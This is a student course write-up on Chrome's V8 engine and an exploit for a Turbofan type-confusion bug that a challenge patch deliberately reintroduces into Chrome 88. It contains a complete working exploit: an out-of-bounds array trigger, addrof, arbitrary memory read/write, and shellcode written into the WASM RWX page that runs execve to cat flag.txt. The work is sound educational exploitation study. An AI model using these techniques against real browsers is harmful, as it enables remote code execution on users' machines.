Saadhvi Raghav, Neha Aryasomayajula, Timafei Hushchyn, Iain Passa
May 16, 2024

CS 390R Final Project Writeup

1. Chrome Internals
2. Challenge – Introducing Type Confusion
3. Full Exploit


Chrome Internals

Blink: Chrome's Rendering Engine

The focus of this section will be on Chrome's JavaScript engine, V8. V8 is used by Blink, which is Chrome's rendering engine. Blink parses HTML into a Document Object Model (DOM) in order to render a web page. During HTML to DOM parsing, JavaScript code is treated separately: it undergoes both preparsing and full parsing, the latter of which generates an abstract syntax tree (AST). We will not discuss Blink any further.

Ignition: V8's JavaScript Interpreter

Ignition is V8's JavaScript interpreter. It is responsible for taking the AST generated by Blink to generate bytecode. Then, it interprets this bytecode. First, we'll discuss bytecode generation. Ignition "walks" the AST returned by Blink, generating bytecode and metadata for each node. This stream of bytecodes is stored in a BytecodeArray object. During this phase, Ignition sets up a stack frame. This stack frame is static in size and looks different from the x86-64 stack frame we've been studying: it contains a register file, a context section, a closure section (which is extremely pertinent to JavaScript), and more. The advantage of a static-sized stack frame is that each section is indexable by known offsets.



Ignition does other post-processing during this phase, including dynamic allocation of objects on the V8 heap.

Next, Ignition interprets the bytecode. Individual bytecodes are executed by separate bytecode handlers. These handlers are stored in an indexable array, and each one is invoked through a tail-call operation. In other words, the handlers are not explicitly invoked: instead, each handler is responsible for invoking the appropriate handler for the subsequent bytecode. Bytecode handlers extract register values from the generated bytecode and retrieve the appropriate register indices from the register file in the V8 stack. During bytecode interpretation, other setup and teardown functions are invoked, which we will not discuss in further detail. One especially important step during bytecode interpretation is the generation of inline caches. Ignition maintains inline caches that track maps to more easily lookup object properties in the future. This is used by Turbofan, V8's just-in-time compiler, to optimize frequently called functions.

A Quick Detour: V8 Memory Management

The crux of this section is Turbofan, V8's just-in-time compiler. Before diving into Turbofan, we'll take a quick detour to discuss relevant aspects of V8's memory management. In the previous section, we briefly mentioned the concept of *maps* in V8. Effectively, maps store information V8 requires to access properties/elements of an object. Whenever a new property is added to an object, its map is changed. V8 creates a new map containing only the new property and links the old and new maps into a transition tree using the maps' back pointers.


Turbofan: V8's Just-in-time Compiler

Turbofan is a Just-in-time compiler that takes bytecode and generates highly optimized machine code for frequently executed code. Turbofan will be the focus of the next sections in this writeup, as the challenge we were tasked with implementing contains vulnerabilities within Turbofan.

When a function is "hot" or frequently executed, it gets sent to Turbofan from Ignition. Turbofan optimizes its bytecode into machine code. The next time the function is called, the machine code is immediately run (skipping all intermediate steps required by the interpreter). Turbofan uses what's known as a Sea of Nodes graph to perform its optimizations. A Sea of Nodes (SON) graph is a combination of a data-flow graph, which keeps track of dependencies between data, and a control-flow graph, which keeps track of loops, branching, and jumps. Turbofan first passes the unoptimized SON graph to its inlining phase, which modifies it by removing unnecessary function calls and replacing them with their contents. Then, OptimizeGraph is invoked, in which Turbofan "walks" the SON graph and performs various optimizations (ex: constant folding, dead code removal). One of the first stages initiated by OptimizeGraph is type and range analysis. During this stage, Turbofan analyzes the possible types and ranges of operations. Range analysis sets a range for each node depending on the values it can take. For example, Range(1, 1) refers to the number constant 1. Turbofan also performs speculative optimization. That is, Turbofan tries to infer types based off of a feedback vector generated from Ignition. If the type inference happens to be incorrect, it will be caught during lightweight run-time checks and Turbofan will deoptimize, returning control to Ignition. Another

optimization is redundancy elimination, in which Turbofan removes safety checks from the machine code if they are deemed unnecessary. This can accidentally remove necessary checks, resulting in type confusions or out-of-bounds memory access. There are dozens of additional stages of optimization, but these are a few important ones.

Summary
The below diagram is an excellent visual depicting Chrome's order of operations with respect to handling JavaScript. As briefly mentioned before, deoptimization is a valid and relevant phase, since some speculative optimizations performed by Turbofan may be incorrect, necessitating Turbofan to yield control to Ignition.



Challenge – Introducing Type Confusion
The first thing we noticed when observing the challenge was that we were given Chrome version 88.0.4324.182. However, we were given a patch that introduced two bugs back into Turbofan:

```
Unset
diff --git a/src/compiler/js-create-lowering.cc
b/src/compiler/js-create-lowering.cc
index 619475ef7f..d1cfcae1f4 100644
--- a/src/compiler/js-create-lowering.cc
+++ b/src/compiler/js-create-lowering.cc
```

```
@@ -699,7 +699,7 @@ Reduction JSCreateLowering::ReduceJSCreateArray(Node* node)
{
       int capacity = static_cast<int>(length_type.Max());
       // Replace length with a constant in order to protect against a potential
       // typer bug leading to length > capacity.
-      length = jsgraph()->Constant(capacity);
+      //length = jsgraph()->Constant(capacity);
       return ReduceNewArray(node, length, capacity, *initial_map,
elements_kind,
                             allocation, slack_tracking_prediction);
       }
```

The first code block above shows the patch applied to ReduceCreateJSArray. The line that was commented out of the function was the line that prevented the creation of an array with a corrupted length property. With the removal of this line, we realized that if we were able to introduce type confusion, then we would be able to create an array with a small capacity and large length, giving us out-of-bounds access.

Unset

```
diff --git a/src/compiler/operation-typer.cc b/src/compiler/operation-typer.cc
index 8b889c6948..c13d58e4c2 100644
--- a/src/compiler/operation-typer.cc
+++ b/src/compiler/operation-typer.cc
@@ -325,7 +325,7 @@ Type OperationTyper::NumberAbs(Type type) {
   DCHECK(type.Is(Type::Number()));
   if (type.IsNone()) return type;

-  bool const maybe_nan = type.Maybe(Type::NaN());
+  //bool const maybe_nan = type.Maybe(Type::NaN());
   bool const maybe_minuszero = type.Maybe(Type::MinusZero());

   type = Type::Intersect(type, Type::PlainNumber(), zone());
@@ -345,9 +345,9 @@ Type OperationTyper::NumberAbs(Type type) {
   if (maybe_minuszero) {
       type = Type::Union(type, cache_->kSingletonZero, zone());
   }
-  if (maybe_nan) {
-      type = Type::Union(type, Type::NaN(), zone());
-  }
+  //if (maybe_nan) {
+  //  type = Type::Union(type, Type::NaN(), zone());
+  //}
```

```
  return type;
}
```

The second code block above shows the patch applied to the NumberAbs() function in Turbofan, which is called when typing the result of the Math.abs() function. At a high level, we saw that two lines pertaining to NaN typing were taken out of the function, making it vulnerable to inputs with the possibility of being NaN. Seeing this, we first decided to explore the unaltered version of NumberAbs to understand how this patch affects the performance of the function.


Unaltered NumberAbs:


```C/C++
Type OperationTyper::NumberAbs(Type type) {
  DCHECK(type.Is(Type::Number()));
  if (type.IsNone()) return type;
  bool const maybe_nan = type.Maybe(Type::NaN());
  bool const maybe_minuszero = type.Maybe(Type::MinusZero());
  type = Type::Intersect(type, Type::PlainNumber(), zone());
  if (!type.IsNone()) {
       double const max = type.Max();
       double const min = type.Min();
       if (min < 0) {
       if (type.Is(cache_.kInteger)) {
       type =
              Type::Range(0.0, std::max(std::fabs(min), std::fabs(max)),
zone());
       } else {
       type = Type::PlainNumber();
       }
       }
  }
  if (maybe_minuszero) {
       type = Type::Union(type, cache_.kSingletonZero, zone());
  }
  if (maybe_nan) {
       type = Type::Union(type, Type::NaN(), zone());
  }
  return type;
}
```

In order to induce type confusion, there are three major parts of this function that are relevant. First, we see that the function takes in the type of the input variable. After checking if it is a number, we see that the function calls type.Maybe(Type::NaN), saving the result in maybe_nan. This line essentially checks if the input has a possibility of being NaN and stores that in maybe_nan for operations later in the function. This line was one of the lines that was taken out, and will be relevant shortly. After this, the next important line is type = type.Intersect(type, PlainNumber). After taking a look at the Intersect function, we saw that this function returns all of the number types/subtypes that are shared by the input type and PlainNumber type. The function does this in order to extract the viable number types that the input type could be, and eliminate the "edge case" types such as NaN or -0. This is done so that Turbofan can compute the possible range of the output returned by Math.abs() *given* that the input is a "plain" number. The variable type is set equal to whatever range optimization Turbofan computes. Lastly, at the end of the function, we can see that if maybe_nan is true, the type NaN is unioned with type, reintroducing the fact that the output type could be NaN if the input is NaN. This was the other piece that was commented out in the patched version.

After making these observations, we realized that commenting out the last if-statement meant that NumberAbs() would never return a type containing NaN. Even if the input type had a possibility of being NaN, because any sort of checking with regards to NaN was taken out, the type.Intersect() would remove NaN from the input type, and NaN would never be reintroduced by a union at the end. Thus, we hypothesized that giving NumberAbs() an input that was of type PlainNumber | NaN would return a type PlainNumber, even though the correct return type would be PlainNumber | NaN. We confirmed this by looking at the Sea-of-Nodes generated by Turbofan during optimization:

Without Vulnerability vs. With Vulnerability:





We can see that on the left, the output type of NumberAbs is the same as the input, including the NaN in the resulting type. On the right however, an input that is Plainnumber | NaN results in an output of just PlainNumber. With this, we were able to come up with a proof-of-concept that demonstrated the bug.

JavaScript

```
function trigger(i) {
  i %= 3
  var j = Math.abs(Math.floor(i / i))

  // inference: i = Range(-Inf, Inf) -- reality: i = NaN
  j = Math.max(j, 1024);
  // inference: i = Range(1024, Inf) -- reality: i = NaN
  j = -j;
  // inference: i = Range(-Inf, -1024) -- reality: i = NaN
  j = Math.max(j, -1025);
  // inference: i = Range(-1025, -1024) -- reality: i = NaN
  // i = ChangeFloat64ToInt32(NaN) = 0 (SimplifiedLowering)
  j = -j;
  // inference: i = Range(1024, 1025) -- reality: i = 0
  j -= 1022;
  // inference: i = Range(2, 3) -- reality: i = -1022
  j >>= 1;
  // inference: i = Range(1, 1) -- reality: i = 1073741313
  j += 10;
  // inference: i = Range(11, 11) -- reality: i = 1073741323
  var arr = Array(j)
  // capacity = 11, length = 1073741323 (OOB)*/
  //var arr = Array(11)
  arr[0] = 1.1;
  return arr;
};

for (let i = 0; i < 20000; ++i) {
  trigger(i);
}

array = trigger(20001);
console.log(array);

for(let i=0; i < 100; ++i){
       console.log(array[i]);
}
```

The trigger function was how we induced type confusion. We decided that the easiest way to do so was to abuse the division of 0s, as 0/0 = NaN in JavaScript. First, we wrote the trigger function such that it took in a parameter i. When this function is sent to Turbofan, it will start off by type i as a Number with range [-Infinity, Infinity]. The first thing we decided to do was % the input by 3. The reason we did that was to constraint the range of i from [-Infinity, Infinity] down to [0,2]. This is because when we do the division of i/i, the result will be of type Number | NaN (number for when i = 1,2 and NaN when i = 0). After performing the division, we passed the result to Math.floor. This is because not only do we want the result to be typed as a number, but we want it to be a kInteger, as we want to pass the result of this computation as a parameter to the Array constructor to create a corrupted array. Thus, the result of this computation should be typed as kInteger | NaN, and we can pass this input into Math.abs() to eliminate the NaN from the input type. So, when i = 0, the resulting type of the entire computation would be kInteger, when in reality it is NaN. After achieving this, we can apply a sequence of manipulations to trick the compiler into thinking that j can only be one number (11), when in reality, it is a larger number. This is then passed into the Array constructor to create a corrupted array, giving us out-of-bounds access. This is used for the foundation of our full exploit.

Full Exploit

The steps of our full exploit are as follows:

1. Find “root” address as a part of defeating ASLR (work around pointer compression)
2. Create a WASM instance (using simple dummy bytecode)
3. Leak the address of the WASM instance (with the root address and an addrof function)
4. Arbitrary read to find the WX page address (finding where we should put our shellcode)
5. Arbitrary Read/Write inside the WX page (shoving arbitrary code where it’ll be executed)

We found that the entire process was quite similar to a GOT overwrite process conceptually – the difference was in the technicalities of how it was executed. Specifically, we overwrote the instructions of the function rather than the pointer leading to it.

Find “root” address as a part of defeating ASLR

Due to pointer compression, V8 only stores the last four bytes of any pointer on the heap (Chrome does this to prevent 64-bit builds from needing much more RAM than 32-bit builds to run.) Thus, in order to find out the true address of anything, we need to not only leak that address, but find the “root” address – or the upper 4 bytes of any pointer used by V8. As it turns out, creating a UInt8Array() places the root address on the heap, which we can simply read by calculating the correct offset and using the OOB array to read it. This will be added to any pointer that is leaked further in the exploit to get the true address; thus, we can defeat ASLR randomization of object addresses with this leak and leaks from our addrof() function.

Create a WASM Instance

Using a WASM instance to redirect execution is a very typical exploit when abusing type confusion. A WASM or (WebAssembly instance) is used to write arbitrary functions that you would like to execute on the web. The reason we create one here is because a writable and executable page is allocated for the WASM instance when it is created to store the web assembly of the function. If we are able to find the address of this page, then we can write our shellcode to it, thus redirecting execution when our function is called.

We start off by creating a dummy function and accessing wasm.exports.main, which is an object that contains all of the different exported functions of the WASM instance. The address of the WX page is stored at an offset of 0x68 from the address of wasm.exports.main, therefore if we first leak the address of wasm.exports.main, we can get the address of the WX page.

```JavaScript
let wasm_code = new
Uint8Array([0,97,115,109,1,0,0,0,1,133,128,128,128,0,1,96,0,1,127,3,130,128,128
,128,0,1,0,4,132,128,128,128,0,1,112,0,0,5,131,128,128,128,0,1,0,1,6,129,128,12
8,128,0,0,7,145,128,128,128,0,2,6,109,101,109,111,114,121,2,0,4,109,97,105,110,
0,0,10,138,128,128,128,0,1,132,128,128,128,0,0,65,42,11]);
let wasm_module = new WebAssembly.Module(wasm_code);
let wasm_instance = new WebAssembly.Instance(wasm_module);
let pwn = wasm_instance.exports.main;
```

Leak the address of the WASM instance

In order to leak the address we need, we can take advantage of our OOB array and the V8 heap. As mentioned earlier, each object stored on the heap has a “map” that corresponds to it, which is also stored on the heap. The map tells the compiler how to access/interpret the values stored in that object. By abusing these maps, we can leak the address we need. For example, after creating the WASM instance and our out of bounds array, we can create two dummy arrays – one of floats (such as [1.1]) and one with an empty object (such as [{}]). What this does is create two arrays on the V8 heap below the corrupted array that we can access. To leak the address we want, we can place the address into the object array, change the map of the object array to that of the float array’s using the OOB access, and read the address by doing obj_arr[0]. Without changing the map, if we had tried to read obj_arr[0], V8 would have seen that the map of the array the address is stored in had an object map. Thus, it would have interpreted the address as a reference and dereferenced it to access the value there. However, this is not what we want; we want the value of the address itself, not for it to be dereferenced. However, by temporarily changing the map of this array to a float map, this changes the way that the address will be interpreted. It will now be read as a primitive float, so reading obj_arr[0] will not dereference the address and simply print it back to us as a float. We can grab this output and convert it back to an integer to get the value

of wasm.exports.main. After doing this, we know that the address of the WX will be stored at this address + 0x68. Our next step is to read that memory location.

```javascript
function addrof(obj) {
    s[9] = itof(obj_arr_map << 32n);
    obj_arr[0] = obj;
    s[9] = itof(fl_arr_map << 32n);
    let addr = ftoi_littleend(obj_arr[0]);
    return addr;
}
```

Arbitrary read to find the WX page address

We can perform an arbitrary read by once again using a corrupted array that allows for OOB access. First, we create an ArrayBuffer object. On the V8 heap, an ArrayBuffer object (and for that matter, all arrays) have something called a "backing store". The backing store points to another memory location (typically also on the heap) where the actual array elements are stored. So, for example, calling buf[1] would first result in finding the backing store, jumping to that location, and reading the value stored at the +4/+8 offset from it. As a result, we change the value of the backing store to the address of wasm.exports.main + 0x68. Calling buf[0] will read that location, thus returning the address of the WX page. In order to access the elements of an array buffer, however, we cannot simply index into it like a normal array. We set up a DataView object on it that gives us low-level control over reading memory location very similar to C. By using the .getBigUInt64 function associated with the DataView set up on the ArrayBuffer, we read the location we want to get the address of the WX page.

Arbitrary Read/Write inside the WX page

We can follow almost the exact same process outline for an arbitrary read above to perform an arbitrary write. The only thing we have to do is simply change the backing store to point to the address we just got from the arbitrary read, and copy our shellcode into this location using the .setUInt8 function provided by the DataView object. One caveat that we ran into was that we weren't able to overwrite the very first instruction stored on the page – we ran into an error when trying to do so. However, we saw that that instruction simply jumped execution to 0x400 bytes down the WX page. So, we adjusted the backing pointer of the ArrayBuffer to the address we read earlier + 0x400 to write to the correct location, and copy in our shellcode. We also copy a couple of strings and pointers to them into the page straight after the shellcode, as our shellcode uses them in the execve syscall. After this, we simply call our WASM function, and our shellcode will be executed to read and write a flag: It'll perform an execve syscall that runs

“/bin/cat” with the argument “flag.txt”. This dumps the contents of “flag.txt” in the same folder into stdout.

The full JavaScript file of our exploit is as follows, with many comments to describe its process:

JavaScript

```
var flagcode = [72, 184, 59, 0, 0, 0, 0, 0, 0, 0, // The lines of bytes here
correspond to the lines of asm below
72, 191, 0, 0, 0, 0, 0, 0, 0, 0,
72, 190, 0, 0, 0, 0, 0, 0, 0, 0,
72, 49, 210,
15, 5,
195];
var utf8Encode = new TextEncoder();
var cat_bytes = utf8Encode.encode("/bin/cat\x00");
var flagtxt_bytes = utf8Encode.encode("flag.txt\x00");
/*
The shellcode does this:
movabs rax, 0x3b (execve syscall number)
movabs rdi, pointer to string (execve binary path)
movabs rsi, pointer to string pointer array (execve argv)
syscall
ret
This one cats flag.txt to the terminal
Other amd64 shellcode can work too!

The strings and string array are stored in the RWX page allocated by the
WebAssembly after the place where we put the shellcode.

Because we don't know their addresses ahead-of-time, we go back and modify the
movabs instructions that need pointers dynamically after we leak the address of
the RWX page.

This solution is more complicated than one that just puts the strings on the
stack, but on the bright side the binary path and first argument above can
easily be swapped for strings of arbitrary size. They're not confined by the
sizes of registers, so they each can be longer than 8 characters.

Some of the JS below is especially modelled after the blog posts on Chrome
exploitation on Gilbert's website.
*/

function trigger(i) {
  i %= 3
  var j = Math.abs(Math.floor(i / i));
```

```
  // inference: i = Range(-Inf, Inf) -- reality: i = NaN
  j = Math.max(j, 1024);
  // inference: i = Range(1024, Inf) -- reality: i = NaN
  j = -j;
  // inference: i = Range(-Inf, -1024) -- reality: i = NaN
  j = Math.max(j, -1025);
  // inference: i = Range(-1025, -1024) -- reality: i = NaN
  // i = ChangeFloat64ToInt32(NaN) = 0 (SimplifiedLowering)
  j = -j;
  // inference: i = Range(1024, 1025) -- reality: i = 0
  j -= 1022;
  // inference: i = Range(2, 3) -- reality: i = -1022
  j >>= 1;
  // inference: i = Range(1, 1) -- reality: i = 1073741313
  var arr = Array(j);
  // capacity = 1, length = 1073741313 (OOB)*/
  //var arr = Array(1)
  arr[0] = 1.1;
  return arr;
};

// This is necessary to make TurboFan optimise the trigger function
for (let i = 0; i < 20000; ++i) {
  trigger(i);
}

// This simple WebAssembly hardly does anything (it only prints the number 42)
// It's here because Chrome compiles it to amd64 assembly and leaves the
//  instructions in a memory page that has both write and execute permissions
at
//  the same time.
// Without it we can't defeat NX later
let wasm_code = new
Uint8Array([0,97,115,109,1,0,0,0,1,133,128,128,128,0,1,96,0,1,127,3,130,128,128
,128,0,1,0,4,132,128,128,128,0,1,112,0,0,5,131,128,128,128,0,1,0,1,6,129,128,12
8,128,0,0,7,145,128,128,128,0,2,6,109,101,109,111,114,121,2,0,4,109,97,105,110,
0,0,10,138,128,128,128,0,1,132,128,128,128,0,0,65,42,11]);
let wasm_module = new WebAssembly.Module(wasm_code);
let wasm_instance = new WebAssembly.Instance(wasm_module);
let pwn = wasm_instance.exports.main;

// These allow us to make functions that force JS to do the type conversions we
//  want
```

```
var buf = new ArrayBuffer(8);
var f64_buf = new Float64Array(buf);
var u32_buf = new Uint32Array(buf);

// Type conversion from double to 64-bit integer
function ftoi(val) {
    f64_buf[0] = val;
    return BigInt(u32_buf[0]) + (BigInt(u32_buf[1]) << 32n);
}

// Type conversion to turn the lower 4 bytes of a double to a 32-bit integer
function ftoi_littleend(val) {
    f64_buf[0] = val;
    return BigInt(u32_buf[0]);
}

// Type conversion to turn the upper 4 bytes of a double to a 32-bit integer
function ftoi_bigend(val) {
    f64_buf[0] = val;
    return BigInt(u32_buf[1]);
}

// Type conversion from 64-bit integer to double
function itof(val) {
    u32_buf[0] = Number(val & 0xffffffffn);
    u32_buf[1] = Number(val >> 32n);
    return f64_buf[0];
}

// Here comes an array from our trigger function!
// It's only length 1 but its bounds are corrupt so we can read/write stuff on
the
//  heap after it
var s = trigger(20001);
// Object and array definitions of various types right after
// We can do interesting things with them using OOB reads and writes
var obj = {"a":1.1};
var obj_arr = [obj];
var fl_arr = [3.3,4.4];
var tmp = new Uint8Array(8);

// tmp contains a field on the heap that gives us the upper bytes of Chrome's
heap
//  addresses
```

```
// We need this because Chrome's pointers are compressed:
// Most pointers on the heap are stored as only their lower 32 bits
//  and dereferencing them dynamically reattaches their upper bits
let root_leak = BigInt(ftoi(s[37]) >> 3n << 3n);

// Store the pointers to the maps for these arrays
// The map pointer of an array defines some important properties
let fl_arr_map = BigInt(ftoi_littleend(s[17]));
let obj_arr_map = BigInt(ftoi_bigend(s[9]));

// Store both the pointer to the object in the object array as well as its map
//  pointer
// Objects have map pointers similarly to how arrays do
let obj_arr_elem = BigInt(ftoi_bigend(s[13]));
let obj_arr_elem_map = BigInt(ftoi_littleend(s[1]));

// Because we can read and change the map pointers of the arrays, we have the
//  tools to make a function that leaks the address of any given object!
// We make the 0th element of the object array be the given object, and then
//  swap out the object array's map pointer to the one from the float array
// This makes V8 think we have an array of floats instead of objects, so
grabbing
//  the 0th element after the swap gets us the pointer to the object as a float
//  and we just have to convert it into an integer.
// Combined with the root leak from tmp, THIS DEFEATS ASLR.
function addrof(obj) {
    s[9] = itof(obj_arr_map << 32n);
    obj_arr[0] = obj;
    s[9] = itof(fl_arr_map << 32n);
    let addr = ftoi_littleend(obj_arr[0]);
    return addr;
}

// Showing off some of what we've done so far
console.log("[+] Isolate Root Leak:\t\t\t0x" + root_leak.toString(16));
console.log("");
console.log("[+] Float Array Map:\t\t\t0x" + (fl_arr_map +
root_leak).toString(16));
console.log("[+] Object Array Map:\t\t\t0x" + (obj_arr_map +
root_leak).toString(16));
console.log("");
console.log("[+] Simple Object:\t\t\t0x" + (obj_arr_elem +
root_leak).toString(16));
```

```
console.log("[+] Object Map:\t\t\t\t0x" + (obj_arr_elem_map +
root_leak).toString(16));
console.log("");
console.log("[+] Obj Array via offset:\t\t0x" + ((obj_arr_elem + 68n) +
root_leak).toString(16));
console.log("[+] Obj Array via addrof:\t\t0x" + (addrof(obj_arr) +
root_leak).toString(16));
console.log("");
console.log("[+] Float Array via offset:\t\t0x" + ((obj_arr_elem + 64n + 64n) +
root_leak).toString(16));
console.log("[+] Float Array via addrof:\t\t0x" + (addrof(fl_arr) +
root_leak).toString(16));
console.log("");
console.log("[+] Wasm Instance Elements:\t\t0x" + (addrof(wasm_instance) +
root_leak).toString(16));

// Another array from our trigger function so that we can easily OOB read/write
//  the stuff that comes on the heap right after
// With a large enough index on the first corrupt array, we can probably do the
//  same things, but having another one is very convenient for what we're about
to
//  do
// Again, it's only length 1 but its bounds are corrupt so we can read/write
stuff
//  on the heap after it
var w = trigger(20004);

// Defining a new ArrayBuffer with a DataView pointing to it right after our
new
//  corrupt array
var arrbuf = new ArrayBuffer(0x1000);
var dview = new DataView(arrbuf);

// Leaking where that ArrayBuffer keeps its data
// (it has a pointer to somewhere completely different for its buffer!)
// This is broken into several values not just to track its capacity,
//  but also because its data buffer has different upper bytes for its pointer
//  compression than other things on the heap so far.
let backing_store_root = BigInt(ftoi_littleend(w[4]) << 32n);
console.log("");
console.log("[+] Backing Store Root:\t\t\t0x" +
(backing_store_root).toString(16));
console.log("");
```

```
console.log("[+] ArrayBuffer:\t\t\t0x" + (addrof(arrbuf) +
root_leak).toString(16));
let arrbuf_backing_store_start = BigInt(ftoi_bigend(w[3]));
let arrbuf_backing_store_end = BigInt(ftoi_bigend(w[4]));
console.log("[+] ArrayBuffer Backing Store Start:\t0x" +
(arrbuf_backing_store_start + backing_store_root).toString(16));
console.log("[+] ArrayBuffer Backing Store End:\t0x" +
(arrbuf_backing_store_end + backing_store_root).toString(16));

// Because we can easily OOB read/write the pointers for the data storage of
the
//  ArrayBuffer, we can overwrite them to make its read/write operations
attempt
//  reading or writing to ABSOLUTELY ANYWHERE
// Thus, we can write functions to read and write to completely arbitrary
memory
//  locations rather than being constrained to heap locations that are after
//  corrupt arrays and having to figure out the correct indices.
function arb_read(addr,offset) {
    w[3] = itof((addr-1n+offset) << 32n);
    w[4] = itof(((addr-1n+offset + 15n + (arrbuf_backing_store_end -
arrbuf_backing_store_start)) << 32n) + (root_leak >> 32n));
    w[12] = itof((addr-1n+offset) + root_leak);
    return dview.getBigUint64(0, true);
}

function arb_write(addr,offset,val) {
    w[3] = itof((addr-1n+offset) << 32n);
    w[4] = itof(((addr-1n+offset + 15n + (arrbuf_backing_store_end -
arrbuf_backing_store_start)) << 32n) + (root_leak >> 32n));
    w[12] = itof((addr-1n+offset) + root_leak);
    dview.setBigUint64(0, val, true);
}

wasmInstanceAddr = addrof(wasm_instance);

// Thus, we can read the correct offset from the WASM instance object
//  to leak the memory page that contains the amd64 instructions of the
//  compiled WASM. It's both writable and executable. THIS DEFEATS NX.
var rwx_page_addr = arb_read(wasmInstanceAddr,0x68n);
console.log("");
console.log("[+] RWX Page: 0x" + rwx_page_addr.toString(16));
```

```
// Set and forget our ArrayBuffer / DataView in the perfect spot for
manipulating
//   where the shellcode goes
// The memory page starts with an instruction we can't overwrite that jumps to
//  0x400 into the page, where the rest of the instructions are located but can
be //  overwritten.
function set_dview_for_shc(addr,offset) {
    let new_root = (addr >> 32n) << 32n;
    addr = addr & 0xffffffffn;
    w[3] = itof((addr+offset) << 32n);
    w[4] = itof(((addr+offset + 15n + (arrbuf_backing_store_end -
arrbuf_backing_store_start)) << 32n) + (new_root >> 32n));
    w[12] = itof((addr+offset) + new_root);
}

set_dview_for_shc(rwx_page_addr, 0x400n);

// Print the int representation of what's already there for fun
console.log("");
for(let i=0;i<16;++i){
    console.log((dview.getBigUint64(8*i, true).toString(16)));
}

// This turns a BigInt (this is used on ones holding addresses) into an array
//  of individual single bytes in little-endian format.
// Arrays of single bytes match how our shellcode is stored up above.
function bigint_to_bytes(num){
    bytes = [];
    for(let i=0n; i < 8n; ++i){
        byte = (num >> (8n * i) ) & 0xffn;
        bytes.push(Number(byte));
    }
    return bytes;
}

// Setting up the offset in the page where we'll write argv[] and its contents
//  for use with the execve syscall
string1_offset_from_code = flagcode.length + 1;
string2_offset_from_code = string1_offset_from_code + cat_bytes.length;
string_array_offset_from_code = string2_offset_from_code +
flagtxt_bytes.length;

// Grabbing arrays of bytes of the locations of argv[] and its contents
```

```
string1_location_bytes = bigint_to_bytes(rwx_page_addr + 0x400n +
BigInt(string1_offset_from_code));
string2_location_bytes = bigint_to_bytes(rwx_page_addr + 0x400n +
BigInt(string2_offset_from_code));
string_array_location_bytes = bigint_to_bytes(rwx_page_addr + 0x400n +
BigInt(string_array_offset_from_code));
// Setting the contents of the string pointer array to be the two string
pointers
string_array_bytes = string1_location_bytes.concat(string2_location_bytes);

// Updating the movabs instructions in the shellcode so they'll set the
registers
//  with the pointers to the string and string pointer array that execve will
use
for(let i = 0; i < 8; ++i){
    flagcode[i+12] = string1_location_bytes[i];
    flagcode[i+22] = string_array_location_bytes[i];
}

// Function for writing bytes directly into the RWX page
// Offset 0 is at 0x400 into the page to write things that will be executed
// Higher offsets will write further into the page than this
function copy_shellcode(code, offset) {
    for (let i = 0; i < code.length; ++i) {
        dview.setUint8(i+offset, code[i]);
    }
}

// Copy the shellcode into the RWX page so it'll be run
copy_shellcode(flagcode, 0);
// Copy the strings we need into the RWX page straight after
copy_shellcode(cat_bytes, string1_offset_from_code);
copy_shellcode(flagtxt_bytes, string2_offset_from_code);
// And then copy the string pointer array into the RWX page right after that
copy_shellcode(string_array_bytes, string_array_offset_from_code);

// Print the int representation of what's there after changes for fun
console.log("");
for(let i=0;i<16;++i){
    console.log((dview.getBigUint64(8*i, true).toString(16)));
}

console.log("[+] Executing Shellcode.....");
```

```
// Since we overwrote the instructions, calling into the WASM executes our
//  shellcode now
console.log(pwn());
```